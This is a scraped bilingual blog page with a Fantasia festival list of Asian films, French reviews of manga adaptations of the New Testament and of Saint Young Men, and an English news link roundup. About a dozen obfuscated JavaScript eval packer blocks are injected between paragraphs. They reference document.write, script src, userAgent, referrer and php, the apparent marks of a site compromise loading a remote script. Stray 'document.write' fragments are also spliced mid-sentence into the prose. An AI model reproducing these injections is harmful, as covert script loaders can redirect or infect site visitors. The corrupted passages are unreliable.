- HK/Forbidden Super Hero (Dir.: Yuichi Fukuda, Canadian premiere, 105 min.). “Disguised by a pair of panties, the Masked Pervert is the world’s first sex-fiend superhero! Forget Captain America, check out this delirious pastiche loaded with lowbrow laughs. Pervert power for the win! Official Selection: Puchon International Fantastic Film Festival 2013, New York Asian Film Festival 2013.”
- I’ll Give It My All… Tomorrow (Dir.: Yuichi Fukuda, International premiere, 108 min.).
- It’s Me, It’s Me (Dir.: Satoshi Miki, Canadian premiere, 119 min.).
- Key of Life (Dir.: Kenji Uchida, Quebec premiere, 128 min.). “A failed actor usurps the identity of a hired killer who has been struck by amnesia. Great idea! This little gem of comedy carried by deadpan hilarious humour, sharp dialogue and stunning plot twists has charmed crowds everywhere it’s played. Winner: Best Screenplay Award, Shanghai International Film Festival 2012, Official Selection: Toronto International Film Festival 2012, Brussels International Fantastic Film Festival 2013.”
- Lesson of the Evil (Dir.: Takashi Miike, Canadian premiere, 129 min.). “Takashi Miike, who also opens this year’s festival with the North American Premiere of the previously-announced Shield of Straw, makes a powerful return to exploitation cinema with what may well be the single most shocking film of his career. In this horrific thriller threaded with black humour, a model teacher loved by all is in fact a psychopath planning the mass slaughter of his students. Official Selection: Rome Film Festival 2012, International Film Festival Rotterdam 2013.”
- Library Wars (Dir.: Shinsuke Sato, Canadian premiere, 128 min.). Based on Hiro Arikawa’s light novel and Kiiro Yumi’s manga adaptation. [ See my previous blog entry on this title ]
- Neo Ultra Q (Dir.: various, North American premiere, 48 min.).
- Number 10 Blues/Goodbye Saigon (Japan/Vietnam co-production, Dir.: Norio Osada, North American premiere, 97 min.). “One of the most exciting retro discoveries in years, this stunning insider’s look at the Vietnam War by Kinji Fukasaku collaborator Norio Osada (best known as the screenwriter of Lady Snowblood) flows with the madcap energy unique to 1970s counter-culture/exploitation cinema. Official Selection: International Film Festival Rotterdam 2013.”
- Rurouni Kenshin (Dir.: Keishi Otomo, Quebec premiere, 135 min.). Based on Nobuhiro Watsuki’s manga. “In Meiji-era Japan, a former killer now wanders the countryside, his backward-bladed sword a symbol of his devotion to justice. It’s peace he seeks – but strife and treachery that find him! Fans of slick, slice-’em-up samurai cinema won’t want to miss this! Official Selection: Sitges International Fantastic Film Festival 2012.”
- See You Tomorrow, Everyone (Dir.: Yoshihiro Nakamura, North American premiere, 120 min.). “Following a traumatic event, Satoru refuses to leave the urban island Furoku. A brilliant dissection of modern Japan, this insightful and exceptional film stars the formidable Gaku Hamada (Fish Story). From the inimitable director of Fish Story, Golden Slumber, A Boy and his Samurai. Official Selection: Udine Far East Film Festival 2013.”
- Shield of Straw (Dir.: Takashi Miike, North American premiere, 125 min.).
- Thermae Romae (Dir.: Hideki Takeuchi, Quebec premiere, 108 min.). Based on Mari Yamazaki’s manga (see my previous comments, in french). “A public-bathhouse builder in Rome of 128 A.D. tumbles through time to modern Japan, land of such marvels as toilet paper, Jacuzzis and of course electronic bidets! A wonderfully offbeat Japanese historical fantasy comedy with Hiroshi Abe (Survive Style 5+, Chocolate). Winner: Outstanding Performance by an Leading Actor, Japan Academy Awards 2013.” Screened at last years’ Toronto Film Festival.
- The Tiger Mask (Dir.: Ken Ochiai, North American premiere, 91 min.). Based on Naoki Tsuji’s manga. “Revamping the orphan who becomes a wrestler to fight villains – an icon of anime, manga and live wrestling – Shochiku has initiated a new Japanese superhero franchise with The Tiger Mask. Be sure to get a ringside seat for its dynamic debut, screening here for the first time on the continent. Hosted by Co-Writer/Director Ken Ochiai.”
- Ultraman Zero: The Revenge of Belial (Dir.: Yuichi Abe, North American premiere, 100 min.). “Nebula M78, the Land of Light, homeworld of the Ultramen, is attacked by Belial’s robotic weapons… celebrate the 50th anniversary of Tsuburaya Productions with this all-action sci-fi extravaganza.”
- Uzumasa Jacopetti (Dir.: Moriro Miyamoto, North American premiere, 83 min.).
South Korea
- Boomerang Family (Dir.: Song Hae-sung, Quebec premiere, 112 min.).
- A Company Man (Dir.: Lim Sang-yoon, Canadian premiere, 98 min.).
- Confession of Murder (Dir.: Jung Byung-gil, Canadian premiere, 119 min.).
- The Grand Heist (Dir.: Kim Joo-ho, Canadian premiere, 121 min.).
- Horror Stories (Dir.: Jung Bum-shik, Lim Dae-woong, Hong Ji-young, Kim Gok, Kim Sun, Min Kyu-dong, Canadian premiere, 108 min.).
- How to Use Guys with Secret Tips (Dir.: Lee Wonsuk, Canadian premiere, 116 min.).
- Secretly Greatly (Dir.: Jang Cheol-soo, Canadian premiere, 127 min.).
- The Weight (Dir.: Jeon Kyu-hwan, North American premiere, 107 min.).
- The Window (Dir.: Yeun Sang-ho, International premiere, 28 min.).
- The Witch (Dir.: Cho Young-joon, Canadian premiere, 13 min.).
Hong Kong and Taiwan
- Drug War (Hong Kong, Dir.: Johnnie To, Quebec premiere, 106 min.).
- Ip Man: The Final Fight (Hong Kong, Dir.: Herman Yau, Canadian premiere, 102 min.).
- Machi Action (Taiwan, Dir.: Jeff Chang, North American premiere, 96 min.).
- The Rooftop (Taiwan, Dir.: Jay Chou, Canadian premiere, 120 min.).
- Saving General Yang (Hong Kong, Dir.: Ronny Yu, North American premiere, 103 min.).
- Tales From The Dark Part 1 (Hong Kong, Dir.: Simon Yam, Fruit Chan, Lee Chi-ngai, Canadian premiere, 114 min.).
- When a Wolf Falls In Love With a Sheep (Taiwan, Dir.: Hou Chi-Jan, Canadian premiere, 85 min.).
Others
- Commando: A One Man Army (India, Dir.: Dilip Ghosh, International premiere, 124 min.).
- The Gangster (Thailand, Dir.: Kongkiat Khomsiri, Canadian premiere, 114 min.).
- The Lady Assassin (Vietnam, Dir.: Quang Dzung Nguyen, International premiere, 100 min.).
- The Last Tycoon (China, Dir.: Wong Jing, Canadian premiere, 118 min.).
- Son of Sardaar (India, Dir.: Ashwani Dhir, 140 min.).
[ Traduire ]
L’image du chat-medi
<a href="http://www.flickr.com/photos/clodjee/9277586193/" target="“new”" title="Hey! Can a cat have some privacy! by clodjee, document.write(“”); on Flickr”>
L’image du mer-fleurie
Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. Dans le volet Interational, l’entrée de la ville de Hamamatsu (Japon), “Le piano et la tortue”, photographiée le 18 juin avant l’ouverture officielle. L’œuvre présente la symbiose de l’homme et de la nature tournée vers l’avenir.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rdizh|var|u0026u|referrer|zyrnn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iabrk|var|u0026u|referrer|azsei||js|php’.split(‘|’),0,{}))

Manga de Dokuha
 Ma lecture récente de La Bible (2): Le Nouveau Testament m’a fait découvrir la collection Manga de Dokuha (et c’est sans doute la seule bonne chose que m’a apporté la lecture de ce manga).
J’ai souvent entendu parlé de classiques de la littérature adaptés en manga (ça n’a rien de nouveau: Tezuka a adapté Crimes et châtiments de Dostoïevski et le classique japonais Le dit du Genji [Genji monogatari] a aussi connu maintes adaptations). Mais quand il était question de titres comme Das Kapital de Marx ou Mein Kampf d’Hitler, je me disais qu’il fallait vraiment que je lise ça. Ce que j’ignorais c’est que la plupart de ces adaptations manga de grands classiques appartiennent en fait à une seule et même collection! Pour en faire la découverte…
La Bible (2) : Le Nouveau Testament en manga!
 “De la création du monde à la mort du Christ, document.write(“”); redécouvrez le texte le plus lu au monde dans une version manga complète et riche. “que la lumière soit…”. Dieu créa le monde par ces simples mots, avant de faire l’homme puis la femme. Ayant prospéré avec le temps, l’humanité oublia à plusieurs reprises la gloire de Dieu et devint orgueilleuse. Alors Dieu décida de détruire les hommes… avant de leur envoyer son fils pour racheter leurs fautes…” [ Résumé de la série sur le site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yaayz|var|u0026u|referrer|sinsz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|akfak|var|u0026u|referrer|afadb||js|php’.split(‘|’),0,{}))
“La vie du Christ qui a aidé et sauvé des gens par ses miracles. Une Église de plan international, des croyants à travers le monde entier et un livre sacré… « le Nouveau Testament » raconte la vie du fils de Dieu, Jésus-Christ, aussi appelé le « messie », incarné sur terre pour guider les Hommes vers le royaume de Dieu, mais aussi ses paroles et ses miracles. Un livre qui sert de pivot à l’enseignement du christianisme depuis 2000 ans.“ [ Texte de la couverture arrière ]
Continuez après le saut de page >>
 Ce manga seinen m’est tombé entre les mains à la bibliothèque (étrangement, il n’est disponible que dans une seule bibliothèque alors que le premier volume, lui, n’est disponible que dans une autre!) au moment où je lisait Les vacances de Jésus et Bouddha. Malgré mes réticences à lire ce qui ne pouvait être qu’une montagne d’ineptie, je me suis dis que ce serait un enchaînement amusant. Quelle erreur (horreur)! Mais bon, on retrouve toujours du bon dans tout…
La Bible (vol. 2): Le Nouveau Testament (?????? ???? / Manga de Dokuha: Shin’yaku Seisho) a été publié en novembre 2010 par East Press en tant que numéro 73 (MD073) de leur collection de classiques de la littérature (Manga de Dokuha / “Lisez en manga”–je reviendrai sur cette importante collection dans un prochain billet). Je n’ai trouvé pratiquement aucune information sur le studio Variety Art Works qui adapte et illustre les titres de cette collection (il y a bien un site en japonais, alors j’en saurai peut-être un peu plus quand j’en aurai traduit l’essentiel). [À droite: le baptême de Jésus par Jean le Baptiste, pg. 36]
 L’histoire, nous la connaissons déjà tous, est plutôt simple: c’est la vie de Jésus et ce manga la parcourt en accéléré (c’est un peu comme visionner un film en “fast-forward”). Les chapitres se divisent comme suit: “La Bible” (un bref rappel de ce que c’est), “L’Annonciation” (un ange vient dire à Marie qu’elle est enceinte), “Jean le Baptiste” (celui-ci prêche la venue du Messie et baptise Jésus qui part ensuite subir les tentations de Satan dans le désert), “Les débuts du ministère” (Jésus commence à se faire connaitre par de premiers miracles et rassemble ses disciples), “Les Enseignements de Jésus” (il prêche en usant parfois de paraboles mais ça ne marche pas partout et il risque de s’attirer la colère des puissants, comme Jean le Baptiste qui fut exécuté par le roi Hérode), “Les miracles de Jésus” (il voyage, prêche et fait d’autres miracles comme la multiplication des pains, marcher sur l’eau, ressusciter Lazare et il prédit sa propre mort, car le nombre grandissant de ses disciples ennui les prêtres et les pharisiens qui complotent sa perte), “La Passion du Christ” (Jésus se rends à Jérusalem où il chasse les marchands du temple et continue de prêcher alors que des pharisiens tentent de le piéger par des questions; après la dernière cène et un dernier discours à ses douze disciples les plus proche sur le mont des Oliviers, il est trahi par Judas et arrêté; il subit un procès sommaire et est crucifié), “La Résurrection et l’Ascension” (Marie-Madeleine découvre le tombeau vide; Jésus apparait à ses disciples et les enjoins à porter sa parole à travers le monde, puis il monte au ciel) et finalement “Le Nouveau Testament” (contient les actes des apôtres — ayant reçu de l’esprit saint le don de glossolalie, les apôtres prêchent la parole du Christ et baptisent les fidèles; le pharisien Saul de Tarse se convertit et devient Paul, l’un de ses plus fervent apôtres–les épitres et l’Apocalypse). [À gauche: sur la montagne, Jésus prit et confère avec Moïse et Élie, pg. 95]
Jésus ressuscite Lazare, pg 108, et meurt sur la croix, pg 163


Que l’on soit d’accord ou pas avec le texte original, l’adaptation qui en est faite n’est pas si mal. Si j’ai l’impression que cela a été produit sans grands efforts pour faire connaître ce “classique de la littérature” à un public japonais qui n’en connait rien, je dois admettre qu’on y donne tout de même l’essentiel de la doctrine de Jésus, sans plus ni moins, dans sa plus simple expression (en lisant les textes du manga, ça me rappelait étrangement Jésus de Montréal ou le monologue d’Yvon Deschamps sur “Le p’tit Jésus”). Toutefois, j’ai plus à me plaindre du côté artistique: la qualité du dessin est pauvre, plutôt simple et bâclé. Les personnages sont caricaturaux, souvent laids et avec des expressions d’illuminés fous furieux. Pas surprenant que les responsables veulent rester anonymes! Si je suis surpris par l’adaptation, je suis extrêmement déçu par l’illustration du sujet. Ce n’est pas un très bon manga et n’a de l’intérêt que pour les curieux.
La Bible (vol. 2): Le Nouveau Testament, par Variety Art Works (traduction: Anne Mallevay). Paris, Soleil Manga (Coll. Classiques), septembre 2012. 12,8 x 18,2 x 1,6 cm, 192 pg., 6,99 € / $12.95 Can. ISBN: 978-2-3020-2243-0. Lecture dans le sens occidental (de droite à gauche) et recommandé pour jeunes adultes (14+). 
Pour plus d’information vous pouvez consulter les sites suivants:

Manga de Dokuha: New Testament © Variety Art Works, East Press Co., Ltd. All Rights Reserved. © 2012 MC Productions pour l’édition en langue française.
[ Translate ]
L’Image du chat-medi
<a href="http://www.flickr.com/photos/clodjee/8760445596/" target="“new”" title="Untitled by clodjee, document.write(“”); on Flickr”>
L’image du Mer-fleurie
Terre d’Espérance, document.write(“”); la 5e édition des Mosaïcultures Internationales au Jardin botanique de Montréal du 22 juin au 29 septembre 2013. Dans le volet Interational, l’entrée de la ville de Barcelone, “ La salamandre de Gaudì”, photographiée le 18 juin avant l’ouverture officielle. L’œuvre présente une salamandre, un motif populaire en Catalogne.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|irzyb|var|u0026u|referrer|hasfa||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|reeba|var|u0026u|referrer|datek||js|php’.split(‘|’),0,{}))

Les Vacances de Jésus et Bouddha (1)
 “La divine colocation de Jésus et Bouddha. Après avoir oeuvré au bonheur de l’humanité pendant 2000 ans, document.write(“”); les deux amis décident de prendre quelques vacances en louant un petit appartement sur Terre. Ils vont découvrir un mode de vie bien éloigné du paradis et vous offrir un regard inédit sur notre quotidien. Vous apprendrez ce que ressent Jésus quand on le prend pour Johnny Depp, ou ce que pense Bouddha de ces statues à son effigie, qui ont tant de succès dans les magazines de décoration.” [ Texte du site de l’éditeur ]
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dannn|var|u0026u|referrer|hnezh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebbnb|var|u0026u|referrer|frfdz||js|php’.split(‘|’),0,{}))
Continuez après le saut de page >>
 Sei Onii-san (??????? / Saint Young Men) est prépublié dans le magazine Morning 2 de Kodansha depuis 2007 et a, jusqu’à maintenant, été compilé en huit volumes (entre janvier 2008 et décembre 2012). C’est une comédie pour jeunes adultes (seinen) écrite et illustrée par Hikaru NAKAMURA, une jeune mangaka de vingt-neuf ans qui n’en est qu’à son second manga. Elle avait auparavant publié Arakawa Under the Bridge (?????? ? ????), une comédie romantique prépublié depuis 2004 dans le magazine de Square Enix Young Gangan, compilée en treize volumes et qui a été adapté en une série animée. Saint Young Men a été traduit en français par Kurokawa (cinq volumes de disponibles depuis mars 2011, le plus récent étant paru en mars 2013). En 2009, ce manga s’est classé à la dixième position du palmarès japonais Oricon des meilleurs vendeurs et a également reçu le Prix Culturel Osamu Tezuka pour une histoire courte. Le manga a également été adapté en un long métrage d’animation (une production du studio A-1 Pictures, avec un scénario de Rika NEZU et une réalisation de Noriko TAKAO) qui est sortie dans les salles de cinéma japonaise en mai 2013.

[ Page 54 — C’est en format japonais: Lire les bulles de droite à gauche ! ]
 J’ai récemment découvert ce manga et, comme ça m’avait l’air tellement hilarant, je n’ai pas pu résister à l’emprunter à la bibliothèque pour y jeter un coup d’oeil! C’est effectivement très drôle. Siddh?rtha Gautama, dit “L’Éveillé”, et Jésus de Nazareth, le “fils de Dieu”, décident de prendre un repos bien mérité et louent un petit appartement dans le quartier de Tachikawa à Tokyo. Bien sûr, après avoir vécu au Paradis, la vie dans la société moderne Japonaise nécessite une certaine adaptation.
Une bonne partie de l’humour léger que l’on retrouve dans le manga provient de ce contexte très propice à la comédie de situation (sit-com). Cette interaction, pour ne pas dire confrontation, entre le divin et le quotidien trivial est aussi une occasion de ridiculiser certaines moeurs et habitudes de notre mode de vie moderne. De même, d’une façon un peu plus sérieuse, le manga offre une sorte de critique sociale, en utilisant le regard extérieur de nos deux vacanciers (qui, pour cet aspect du récit, auraient pu être n’importe quels jeunes touristes américains ou européens). On peut aussi dire que, par la bande, il permet aux lecteurs occidentaux de découvrir plusieurs aspects de la société nippone.
Ainsi l’auteur joue avec les apparences (Jésus est comparé à Johnny Depp, Bouddha se plaint de sa coiffure qui ressemble à une permanente ou des statues qui le représentent obèse) ou avec leur attributs divins (les stigmates de Jésus saignent et il change l’eau en vin et autres miracles, Bouddha se sort de situations difficiles en utilisant son “Buddha smile” et brille d’une aura de sainteté lorsqu’excité). Chacun se trouve des aspirations: Bouddha, ayant découvert Tezuka, est inspiré et se met à produire un manga plein d’inside joke célestes et Jésus, pour réaliser un vieux rêve, convint Bouddha de former un duo de standing comics!
La représentation de Jésus me semble toutefois plus caricaturale que celle du Bouddha, probablement parce que l’auteur à une meilleurs connaissance de ce dernier. D’ailleurs j’ai aussi l’impression qu’une partie de l’humour généré par Bouddha se perd soit dans la traduction ou dans l’ignorance des traditions bouddhistes inévitable chez la plupart des lecteurs occidentaux.
Si l’humour des Vacances de Jésus et Bouddha est léger et tout à fait anodin, il est toutefois risqué de jouer avec des icônes religieuses. Nos deux anti-héros se voient la proie de nombreuses tentations de la vie moderne (commercialisme, jeunes collégiennes, etc.) et les mettre face à ces dilemmes et indignités irrévérencieuses pourrait en choquer plus d’un chez les extrémistes religieux. L’auteur aurait aussi pu créer un trio de personnages en y ajoutant le Prophète musulman, mais cela aurait représenté un risque trop grand car l’on sait que les fondamentalistes (quels qu’ils soient) ne badinent pas avec l’humour. Si le manga n’a pas généré de tollé, il a tout même essuyer quelques critiques mais, étrangement, jusqu’à maintenant surtout de la part d’organisations bouddhistes conservatrices. L’absence de traduction anglaise explique sans doute pourquoi la droite chrétienne n’a pas encore crié au scandale… Mais au Japon peu de gens se soucient de la religion, les pratiques religieuses étant plus considérées comme des coutumes que l’expression d’une ferveur croyante. On y mélange sans peine shintô et bouddhisme en un syncrétisme insouciant, où les esprits sont toujours présents dans la vie de tout les jours. Pourquoi n’en irait-il pas de même pour le “fils de Dieu”?
Si l’artiste porte beaucoup d’attention aux détails (comme les textes sur les t-shirts des personnages par exemple), son style reste encore un peu brouillon. Mais c’est un trait qui est commun à la plupart des manga d’humour léger. Toutefois, mon reproche principal (et cela vaut pour beaucoup de manga publié ces derniers temps), est l’utilisation d’une typographie minuscule dans les textes exprimant les pensées des personnages, ainsi que pour les notes explicatives. Les éditeurs devraient réaliser qu’il n’y a pas que les jeunes qui lisent les manga, mais aussi des vieux aux yeux fatigués!
Quoiqu’il en soit, j’ai beaucoup rigolé en lisant ce premier tome des Vacances de Jésus et Bouddha et j’ai bien l’intention de lire les volumes suivants. Je vous le recommande donc.


[ Pages 24, à droite, et 55, à gauche ]
Les vacances de Jésus et Bouddha, vol. 1, par Hikaru Nakamura (traduction: Étienne Robert). Paris, Kurokawa, mars 2011. 12,8 x 18,2 x 1,2 cm, 144 pg., 6,70 € / $11.95 Can. ISBN: 978-2-351-42587-9. Lecture dans le sens japonais (de droite à gauche) et recommandé pour jeunes adultes (14+).
Pour plus d’information vous pouvez consulter les sites suivants:
Saint Oniisan © 2008 Hikaru Nakamura, All Rights Reserved.
[ Translate ]
Press Review (2013-07-01)
Since the usual Domestic Log part of this entry was a bit long this time, document.write(“”); I devoted a separate item to it…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zakfb|var|u0026u|referrer|frddt||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsfdt|var|u0026u|referrer|bhfdr||js|php’.split(‘|’),0,{}))
On the news side there wasn’t any that stood out specifically, besides Apple’s new keynote at the WWDC (announcing new iOS and Mac OS coming this fall). There was a few new hardware announcements (the stunning new Mac Pro) but the piece of equipment that I was expecting the most (an upgrade for the Airport Extreme) wasn’t part of the keynote, although it was indeed released (and I quickly ordered it)!
However there was many news worthy of my interest and, as usual, I collected them to share with you right after the jump:
Anime & Manga related, Japan, Popular Culture
- Montreal’s Fantasia to Show Live-Action Library Wars (ANN)
- Oldest Surviving Japanese TV Anime’s Film Discovered (ANN)
- Warner Offers Japanese-Animated Classic Marine Boy on DVD (ANN)
- Hayao Miyazaki’s The Wind Rises Film Teaser Aired (ANN)
- Thermae Romae Spinoff Manga to Launch in September (ANN)
- ComiXology Launches 400 French Titles (ICv2)
- Thermae Romae II Film’s Teaser Trailer Streamed (ANN)
- Marine Boy: The Complete First Season Early Anime on DVD (ICv2)
- The Comic Book Legal Defense Fund Manga Guide Published by Dark Horse (ICv2)
- Kurokawa va publier du manga numérique (Animeland)
- Comixology, nouveau distributeur numérique de Glénat / ComiXology brings on another French publisher ( ActuaLitté, Livres Hebdo, BoDoï, Robot 6 )
Apple, apps and mobile devices news
- iOS 7 revealed, but which features will work on your older iDevice? (Today’s iPhone)
- Apple debuts iOS 7, OS X Mavericks, and new Macs: everything you need to know (The Verge)
- Macs compatible with OS X Mavericks (TUAW)
- New Airport Extreme reviews ( Apple Insider, TUAW, 9 to 5 Mac, Electronista, iMore, PC Mag / TUAW)
- 10 Awesome iOS 7 Features That Apple Didn’t Mention At WWDC (Cult of Mac)
- X Mavericks: Here’s What’s New (Cult of Mac)
- How to use iTunes Radio outside of the US (only requires a US iTunes account) (9 to 5 Mac)
- The Wall Street Journal on Apple’s Craig Federighi (TUAW)
- The Ultimate iOS 7 Compatibility Chart (Cult of Mac)
- Office comes to iOS: Microsoft releases Office 365 app for iPhone (Apple Insider)
- Microsoft releases Office Mobile for iPhone (TUAW)
- Rogers ajoutera les iPad et iPad mini en boutique! (MacQuébec)
- Full WWDC 2013 keynote now on Apple’s YouTube channel: (TUAW, link)
- Goodbye, Google Reader. Here are 5 alternatives (USA Today)
Books, Digital Edition & Library
- L’auteur écossais Iain Banks est mort (Livre Hebdo)
- Philip Pullman argues that authors are being shortchanged on e-book loans (Engadget)
- The Shifting Landscape of Book Reviews (Huffington Post)
- R.I.P. Richard Matheson (ICv2)
- Prêt pour le prêt? Le prêt de livres numériques dans les bibliothèques publiques du Québec (Demarque)
- Barnes & Noble Drops Nook (The Daily Beast)
- Nook Dragging Down Barnes & Noble (ICv2)
- Pour en savoir plus sur le prêt entre bibliothèques (PEB) (Biblio-Montreal)
- Hachette Livres imprime à la demande les livres épuisés de la BnF (ActuaLitté)
- Comment faire éditer son manuscrit ? (Le Monde)
- L’écrivain de science-fiction Richard Matheson est mort (Le Monde)
- Richard Matheson, légende de la littérature et du cinéma (Le Monde)
- Younger Americans’ Library Habits and Expectations (Pew Internet Libraries)
- The First 10 Works of Fiction You Should Read If You’ve Never Read a Book Before (Flavorwire)
Economy, Environment & International/U.S. Politics
- Iran Moderate Wins Presidency by a Large Margin (NYT)
- The Ancestral Link Between the Bush Family and the Slave Trade Is Confirmed (The Atlantic Wire)
- Bruxelles devrait-elle accueillir Snowden ? (Le Monde)
- L’Unesco inscrit dix-neuf sites au patrimoine mondial (Le Monde)
- « Mickey Mouse au Vietnam » – le court-métrage antiguerre refait surface quarante-cinq ans plus tard (Le Monde)
- Western USA staggers under massive heat wave; 1 dead (USA Today)
Health, home & garden
Humour


Local News & National Politics
